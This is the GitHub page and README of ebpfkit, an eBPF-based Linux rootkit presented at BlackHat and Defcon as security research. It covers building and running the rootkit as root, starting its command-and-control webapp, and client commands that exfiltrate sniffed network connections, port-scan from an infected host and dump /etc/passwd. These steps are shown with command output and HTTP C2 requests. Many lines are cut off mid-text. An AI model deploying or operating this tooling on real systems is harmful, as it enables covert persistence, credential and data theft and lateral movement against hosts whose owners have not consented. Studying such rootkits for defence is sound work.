Gui774ume / ebpfkit

Public

master | Go to file | Code

- charts/webapp
- cmd
- dockerhub
- ebpf
- graphs
- pkg
- .gitignore
- LICENSE
- Makefile
- README.md
- go.mod
- go.sum
- tools.go

README | Apache-2.0 license

About

ebpfkit is a rootkit powered by eBPF

linux | security | kernel | rootkit | linux-kernel | ebpf | linux-kernel-hacking | runtime-security

Readme
Apache-2.0 license
Activity
754 stars
18 watching
90 forks
Report repository

Releases

No releases published

Packages

No packages published

Contributors 4

ebpfkit

License GPL v2 License Apache 2.0

`ebpfkit` is a rootkit that leverages multiple eBPF features to implement offensive security techniques. We implemented most of the features you would expect from a rootkit: obfuscation techniques, container breakouts, persistent access, command and control, pivoting, network scanning, Runtime Application Self-Protection (RASP) bypass, etc.

This rootkit was presented at BlackHat USA 2021: With Friends Like eBPF, Who Needs Enemies? and Defcon 29: eBPF, I thought we were friends !. While we presented our container breakouts at BlackHat, you'll want to check out our Defcon talk to see a demo of the network scanner and the RASP bypass. Slides and recordings of the talks will be available soon.

Disclaimer

This project is **not** an official Datadog product (experimental or otherwise), it is just code that happens to be developed by Datadog employees as part of an independent security research project. The rootkit herein is provided for educational purposes only and for those who are willing and curious to learn about ethical hacking, security and penetration testing with eBPF.

Do not attempt to use these tools to violate the law. The author is not responsible for any illegal action. Misuse of the provided information can result in criminal charges.

System requirements

- golang 1.13+


Gui774ume Guillaume Fournier


safchain Sylvain Afchain


lebauce Sylvain Baubeau


dependabot[bot]

Languages

C 71.1% **Go** 28.4%
Other 0.5%

- This project was developed on an Ubuntu Focal machine (Linux Kernel 5.4)
- Kernel headers are expected to be installed in `lib/modules/$(uname -r)` (see `Makefile`)
- clang & llvm (11.0.1)
- Graphviz (to generate graphs)
- go-bindata (`go get -u github.com/shuLhan/go-bindata/...`)

Build

1. To build the entire project, run:

```
# ~ make
```

2. To install `ebpfkit-client` (copies `ebpfkit-client` to `/usr/bin/`), run:

```
# ~ make install_client
```

Getting started

`ebpfkit` contains the entire rootkit. It needs to run as root. Run `sudo ./bin/ebpfkit -h` to get help. You can simply run `sudo ./bin/ebpfkit` to start the rootkit with default parameters.

```
# ~ sudo ./bin/ebpfkit -h
Usage:
  ebpfkit [flags]

Flags:
      --append                        (file ove
      --comm string                   (file ove
      --disable-bpf-obfuscation       when set,
      --disable-network-probes        when set,
      --docker string                 path to t
```

```
  -e, --egress string                  egress in
  -h, --help                           help for
  -i, --ingress string                 ingress i
  -l, --log-level string               log level
      --postgres string                path to t
      --src string                     (file ove
      --target string                  (file ove
  -p, --target-http-server-port int    Target HT
      --webapp-rasp string             path to t
# ~ sudo ./bin/ebpfkit
```

In order to use the client, you'll need to have an HTTP server to enable the Command and Control feature of the rootkit. We provide a simple webapp that you can start by running `./bin/webapp`. Run `./bin/webapp -h` to get help.

```
# ~ ./bin/webapp -h
Usage of ./bin/webapp:
  -ip string
        ip on which to bind (default "0.0.0.0")
  -port int
        port to use for the HTTP server (defaul
# ~ ./bin/webapp
```

Once both `ebpfkit` and the `webapp` are running, you can start using `ebpfkit-client`. Run `ebpfkit-client -h` to get help.

```
# ~ ebpfkit-client -h
Usage:
  ebpfkit-client [command]

Available Commands:
  docker            Docker image override confi
  fs_watch          file system watches
  help              Help about any command
  network_discovery network discovery configura
  pipe_prog         piped programs configuratio
  postgres          postgresql authentication c

Flags:
  -h, --help              help for ebpfkit-cli
```

```
  -l, --log-level string   log level, options: |
  -t, --target string      target application UI

Use "ebpfkit-client [command] --help" for more
```

Examples

This section contains only 3 examples. We invite you to watch our BlackHat USA 2021 and Defcon 29 talks to see a demo of all the features of the rootkit. For example, you'll see how you can use Command and Control to change the passwords of a Postgresql database at runtime, or how we successfully hid the rootkit on the host. We also demonstrate 2 container breakouts during our BlackHat talk, and a RASP bypass during our Defcon talk.

Exfiltrate passive network sniffing data


On startup, by default, the rookit will start listening passively for all the network connections made to and from the infected host. You can periodically poll that data using the `network_discovery` command of `ebpfkit-client`. It may take a while to extract everything so be patient ...

```
# ~ ebpfkit-client -l debug network_discovery g
DEBUG[2021-08-04T10:10:46Z]
GET /get_net_dis HTTP/1.1
Host: localhost:8000
User-Agent: 0000_____

DEBUG[2021-08-04T10:10:46Z]
GET /get_fswatch HTTP/1.1
Host: localhost:8000
User-Agent: 0/ebpfkit/network_discovery#_____

DEBUG[2021-08-04T10:10:46Z]
GET /get_net_dis HTTP/1.1
Host: localhost:8000
User-Agent: 0015_____
```

```
[...]

INFO[2021-08-04T10:10:57Z] Dumping collected ne
10.0.2.2:52615 -> 10.0.2.15:8000 (1) UDP 0B TCP
10.0.2.15:8000 -> 10.0.2.2:52615 (2) UDP 0B TCP
10.0.2.15:0 -> 10.0.2.3:0 (3) UDP 0B TCP 0B
10.0.2.3:0 -> 10.0.2.15:0 (4) UDP 0B TCP 0B
10.0.2.15:22 -> 10.0.2.2:51653 (2) UDP 0B TCP 1
10.0.2.2:51653 -> 10.0.2.15:22 (1) UDP 0B TCP 1
10.0.2.15:48308 -> 3.233.147.212:443 (2) UDP 0B

[...]

51.15.175.180:123 -> 10.0.2.15:36389 (1) UDP 76
10.0.2.15:38116 -> 169.254.172.1:51678 (2) UDP
10.0.2.15:38120 -> 169.254.172.1:51678 (2) UDP
127.0.0.1:41900 -> 127.0.0.1:8000 (2) UDP 0B TC
127.0.0.1:41900 -> 127.0.0.1:8000 (1) UDP 0B TC
127.0.0.1:8000 -> 127.0.0.1:41900 (2) UDP 0B TC
127.0.0.1:8000 -> 127.0.0.1:41900 (1) UDP 0B TC
INFO[2021-08-04T10:10:58Z] Graph generated: /tm
```

The final step is to generate the *svg* file. We used the `fdp` layout of Graphviz.

```
# ~ fdp -Tsvg /tmp/network-discovery-graph-4536
```



Run a port scan on 10.0.2.3, from port 7990 to 8010

> Note: for this feature to work, you cannot run `ebpfkit-client` locally. If you're running the rootkit in a guest VM, expose the webapp port (default 8000) of the guest VM to the host and make the `ebpfkit-client` request from the host.

To request a port scan, use the `network_discovery` command. You can specify the target IP, start port and port range.

```
# ~ ebpfkit-client -l debug network_discovery s
DEBUG[2021-08-04T11:59:46Z]
GET /get_net_sca HTTP/1.1
Host: localhost:8000
User-Agent: 01000000020030799000020_____________

DEBUG[2021-08-04T11:59:51Z] {"api":{"version":"
```

On the infected host, you should see debug logs in `/sys/kernel/debug/tracing/trace_pipe`. For example, you should see the initial ARP request to resolve the MAC address of the target IP, and then a list of SYN requests to probe the ports from the requested range.

```
# ~ sudo cat /sys/kernel/debug/tracing/trace_pi
          <idle>-0       [003] ..s.  5557.56435
          <idle>-0       [003] ..s.  5557.56445
            sshd-3035    [003] ..s1  5559.10824
            sshd-3035    [003] ..s.  5559.10848
          <idle>-0       [003] ..s.  5559.10866
            sshd-3035    [003] ..s.  5559.10888
            sshd-3035    [003] ..s1  5559.10907
            sshd-3035    [003] ..s1  5559.10930
          <idle>-0       [003] .Ns.  5559.10956
          <idle>-0       [003] ..s.  5559.10989
     ksoftirqd/3-30      [003] ..s.  5559.11006
            sshd-3035    [003] ..s.  5559.11034
          <idle>-0       [003] ..s.  5559.11062
          <idle>-0       [003] ..s.  5559.11063
          <idle>-0       [003] .Ns.  5559.11084
            sshd-3035    [003] ..s.  5559.11110
            sshd-3035    [003] ..s1  5559.11145
            sshd-3035    [003] ..s1  5559.11166
          <idle>-0       [003] .ns.  5559.11185
          <idle>-0       [003] ..s.  5559.11201
          <idle>-0       [003] ..s.  5559.11224
          <idle>-0       [003] ..s.  5559.11259
          <idle>-0       [003] ..s.  5559.11291
            sshd-3035    [003] ..s.  5559.12270
```


Once the scan is finished, you can exfiltrate the scan result using the `network_discovery` command. You need to add the `active` flag to request the network traffic generated by the network scan. It may take a while to extract everything so be patient ...

```
# ~ ebpfkit-client -l debug network_discovery g
DEBUG[2021-08-04T09:49:15Z]
GET /get_net_dis HTTP/1.1
Host: localhost:8000
```

```
User-Agent: 0000_____________________________

DEBUG[2021-08-04T09:49:15Z]
GET /get_fswatch HTTP/1.1
Host: localhost:8000
User-Agent: 0/ebpfkit/network_discovery#_____

DEBUG[2021-08-04T09:49:15Z]
GET /get_net_dis HTTP/1.1
Host: localhost:8000
User-Agent: 0015_____________________________

[...]

INFO[2021-08-04T09:49:17Z] Dumping collected ne
10.0.2.15:48308 -> 3.233.147.212:443 (2) UDP 0B
3.233.147.212:443 -> 10.0.2.15:48308 (1) UDP 0B
10.0.2.2:51653 -> 10.0.2.15:22 (1) UDP 0B TCP 3
10.0.2.15:22 -> 10.0.2.2:51653 (2) UDP 0B TCP 3
127.0.0.1:41684 -> 127.0.0.1:8000 (2) UDP 0B TCI
127.0.0.1:41684 -> 127.0.0.1:8000 (1) UDP 0B TCI
127.0.0.1:8000 -> 127.0.0.1:41684 (2) UDP 0B TCI
127.0.0.1:8000 -> 127.0.0.1:41684 (1) UDP 0B TCI
127.0.0.1:42682 -> 127.0.0.53:53 (2) UDP 78B TCI
127.0.0.1:42682 -> 127.0.0.53:53 (1) UDP 78B TCI

[...]

10.0.2.15:57596 -> 10.0.2.3:53 (2) UDP 145B TCP
10.0.2.3:53 -> 10.0.2.15:57596 (1) UDP 145B TCP
127.0.0.1:53303 -> 127.0.0.53:53 (2) UDP 78B TCI
127.0.0.1:53303 -> 127.0.0.53:53 (1) UDP 78B TCI
10.0.2.15:34355 -> 10.0.2.3:53 (2) UDP 145B TCP
10.0.2.3:53 -> 10.0.2.15:34355 (1) UDP 145B TCP
127.0.0.53:53 -> 127.0.0.1:53303 (2) UDP 78B TCI
127.0.0.53:53 -> 127.0.0.1:53303 (1) UDP 78B TCI
127.0.0.1:41700 -> 127.0.0.1:8000 (2) UDP 0B TCI
127.0.0.1:41700 -> 127.0.0.1:8000 (1) UDP 0B TCI
127.0.0.1:8000 -> 127.0.0.1:41700 (2) UDP 0B TCI
127.0.0.1:8000 -> 127.0.0.1:41700 (1) UDP 0B TCI
INFO[2021-08-04T09:49:17Z] Graph generated: /tm
```

The final step is to generate the *svg* file. We used the `fdp` layout of Graphviz.

```
# ~ fdp -Tsvg /tmp/network-discovery-graph-3064
```



Dump the content of /etc/passwd

This is a 3 steps process. First you need to ask the rootkit to start looking for `/etc/passwd`. You can use the `fs_watch` command of `ebpfkit-client` to do that.

```
# ~ ebpfkit-client -l debug fs_watch add /etc/p
DEBUG[2021-08-04T10:14:52Z]
GET /add_fswatch HTTP/1.1
Host: localhost:8000
User-Agent: 0/etc/passwd#_____________________
```

Then, you need to wait until a process on the infected host opens and reads `/etc/passwd` (run `sudo su` to simulate this step). The rootkit will copy the content of the file as it is sent back to the process by the kernel. Finally, you can exfiltrate the content of the file using the `fs_watch` command again.

```
# ~ ebpfkit-client -l debug fs_watch get /etc/p
DEBUG[2021-08-04T10:18:35Z]
GET /get_fswatch HTTP/1.1
Host: localhost:8000
User-Agent: 0/etc/passwd#_____

INFO[2021-08-04T10:18:36Z] Dump of /etc/passwd:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nolog
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nol
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/no
backup:x:34:34:backup:/var/backups:/usr/sbin/no
list:x:38:38:Mailing List Manager:/var/list:/us
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologi
gnats:x:41:41:Gnats Bug-Reporting System (admin
nobody:x:65534:65534:nobody:/nonexistent:/usr/s
systemd-network:x:100:102:systemd Network Manag
systemd-resolve:x:101:103:systemd Resolver,,,:/
systemd-timesync:x:102:104:systemd Time Synchro
messagebus:x:103:106::/nonexistent:/usr/sbin/no
```